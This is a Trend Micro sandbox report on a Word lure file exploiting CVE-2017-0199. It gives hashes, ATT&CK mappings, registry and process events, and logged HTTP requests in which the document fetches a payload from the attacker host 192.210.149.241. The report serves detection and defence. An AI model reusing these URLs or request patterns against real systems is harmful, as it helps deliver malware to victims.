Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-10-22 13:17:09
Submitter	Manual Submission
Type	Office Word 2007 document

Analysis Overview

Overall risk level	High risk	The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG		
Exploited vulnerabilities	CVE-2017-0199		
Analyzed objects	Office Word 2007 document	1 - RFQ ANN39101010.docx	4CC766FA2B5CF111EDD9153586F65C7BD236E21F

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration			
Deception, social engineering			
File drop, download, sharing, or replication			✓
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		✓
Rootkit, cloaking			
Suspicious network or messaging activity	✓		✓

w2008


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Network connection	Custom

Object 1 - RFQ ANN39101010.docx (Office Word 2007 document)

File name	RFQ ANN39101010.docx
File type	Office Word 2007 document
SHA-1	4CC766FA2B5CF111EDD9153586F65C7BD236E21F
SHA-256	0CCC8F2A3C5892DFF42FD581D9FA8A16A1F398B6106FF3CBEF057E5700A384ED
MD5	84EA419FA0AF9F105D34478376EA2ACC
Size	10376 byte(s)

Risk Level	High risk
Detection	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (1) Suspicious network or messaging activity (9)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Discovery	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1 Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1 Characteristics: 1

Notable Threat Characteristics

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■□□	Process ID: 1160 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	■□□	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92
Detected as known malware	■■■	Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process in system directory	■□□	Process ID: 1792 Image Path: %windir%\splwow64.exe 12288

Suspicious network or messaging activity (9)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	192.210.149.241
Attempts to connect to suspicious URL	■□□	http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/
Attempts to connect to malicious URL	■■■	URL: http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	■□□	http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz
Connects to remote URL or IP address	■□□	http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: OPTIONS /..-.....-.....-----wiz.....----..-.....wiz/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 192.210.149.241\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n
Queries DNS server	■□□	192.210.149.241
Listens on port	■□□	127.0.0.1:60392
Listens on port	■□□	0.0.0.0:49177

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
192.210.149.241	80	-	-	-	RFQ ANN39101010.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
192.210.149.241	-	53	-	-	-	RFQ ANN39101010.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/	Untested	-	-	RFQ ANN39101010.docx
http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz	Malware Accomplice	High	EXPLOIT_RTF.WRS	RFQ ANN39101010.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
RFQ ANN39101010.docx.LNK	No risk	-	-	-	1066	00F74AA6D8C9FF632F107C194424AB93E5B5BCBC
QHDERCL.LNK	No risk	-	-	-	889	E47CD8C25BF4B5F265725F432D47DFE8ACBD9528
~WRS{04D72F54-1CBA-44BB-A6F0-877F918208F0}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
~$Q ANN39101010.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
Word12.pip	No risk	-	-	-	1684	0F08306E72E85791072926536D37ACF54851A040
~WRS{6EBBAA73-8AAA-463F-AB55-2A9529AB81E8}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$Normal.dotm	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
index.dat	No risk	-	-	-	159	AD827903E3901ED48E59A5904B9EC603D303F950

Suspicious Objects

Type	Object	Risk Level
URL	http://192.210.149.241:80/..--.....-.....-----wiz.....----..-.....wiz/	Medium
File (SHA1)	4CC766FA2B5CF111EDD9153586F65C7BD236E21F	High
URL	http://192.210.149.241:80/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 192.210.149.241		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1160
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\r!" Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 5356000b		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1160
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1160
Call Thread API	API Name: NtResumeThread Args: (Process:1792,) Return: ?		1160
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1792], ppid[1160) Return: 1		1160
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:1792:%windir%\splwow64.exe) Return: 1		1160
Detection	Threat Characteristic: Creates process in system directory Process ID: 1792 Image Path: %windir%\splwow64.exe 12288		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems|:" Value: None		1160
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1160
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems|:" Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems* " Value: None		1160
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004		1160
Call System API	API Name: DnsQueryExW Args: (192.210.149.241, 1, 50000000) Return: 0		1160
Detection	Threat Characteristic: Queries DNS server 192.210.149.241		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 192.210.149.241, 80, , , 3, 0, 0) Return: cc0008		1160
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /..--.....-.....-----wiz.....----..-.....wiz/, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		1160
Detection	Threat Characteristic: Connects to remote URL or IP address http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/		
Call Service API	API Name: OpenServiceA Args: (529160, rasman, 4) Return: 528d50		1160
Call Service API	API Name: OpenServiceA Args: (528d50, RASMAN, 4) Return: 528f58		1160
Call Service API	API Name: OpenServiceW Args: (510d20, Sens, 4) Return: 3481f10		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		1160
Call Network API	API Name: socket Args: (23, 1, 6) Return: 58c		1160
Call Network API	API Name: socket Args: (23, 1, 6) Return: 58c		1160
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5b0		1160
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5b0		1160
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5a0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None		1160
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5cc		1160
Call Network API	API Name: bind Args: (5cc, 0.0.0.0:49177, 16) Return: 0		1160

Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call Network API	API Name: connect Args: (5cc, 192.210.149.241:80, 16) Return: ffffffff		1160
Call Network API	API Name: send Args: (5cc, OPTIONS /..--.....-.....-----wiz.....----..-.....wiz/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\n Host: 192.210.149.241\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 214, 0) Return: 214		1160
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 192.210.149.241:80 Content: OPTIONS /..--.....-.....-----wiz.....----..-.....wiz/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 192.210.149.241\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?		1160
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		1160
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\ Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1		1160
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\ Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\Type Value: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\Protocol Value: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\Version Value: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\Flags Value: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/\Expiration Value: None		1160
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ Value: None		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\LogSessionName Value: stdout		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Active Value: 1		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ControlFlags Value: 1		1160
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\ Value: None		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\Guid Value: 7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\BitNames Value: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug		1160
Call Service API	API Name: OpenServiceW Args: (536b28, Webclient, 5) Return: 0		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{BDEADF00-C265-11D0-BCED-00A0C90AB50F} {00014E6-0000-0000-C000-000000000046} 0xFFFF Value: None		1160
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (39165c, 0, 0, 0) Return: 1		1160
Call Network API	API Name: socket Args: (2, 2, 17) Return: 62c		1160
Call Network API	API Name: bind Args: (62c, 127.0.0.1:60392, 16) Return: 0		1160
Detection	Threat Characteristic: Listens on port 127.0.0.1:60392		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		1160
Call System API	API Name: DnsQueryExW Args: (192.210.149.241, 1, 50000000) Return: 0		1160
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 192.210.149.241, 80, , , 3, 0, 55386920) Return: cc0008		1160
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz, , , 3740240, 4261904, 55386920) Return: cc000c		1160
Detection	Threat Characteristic: Connects to remote URL or IP address http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz		
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		1160
Call Network API	API Name: send Args: (5cc, GET /..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 192.210.149.241\r\nConnection: Keep-Alive\r\n\r\n, 417, 0) Return: 417		1160
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?		1160
Call Network API	API Name: recv Args: (62c, , 32, 0) Return: ?		1160
Call Network API	API Name: send Args: (62c, !, 1, 0) Return: 1		1160
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?		1160
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		1160

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		1160

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		1160
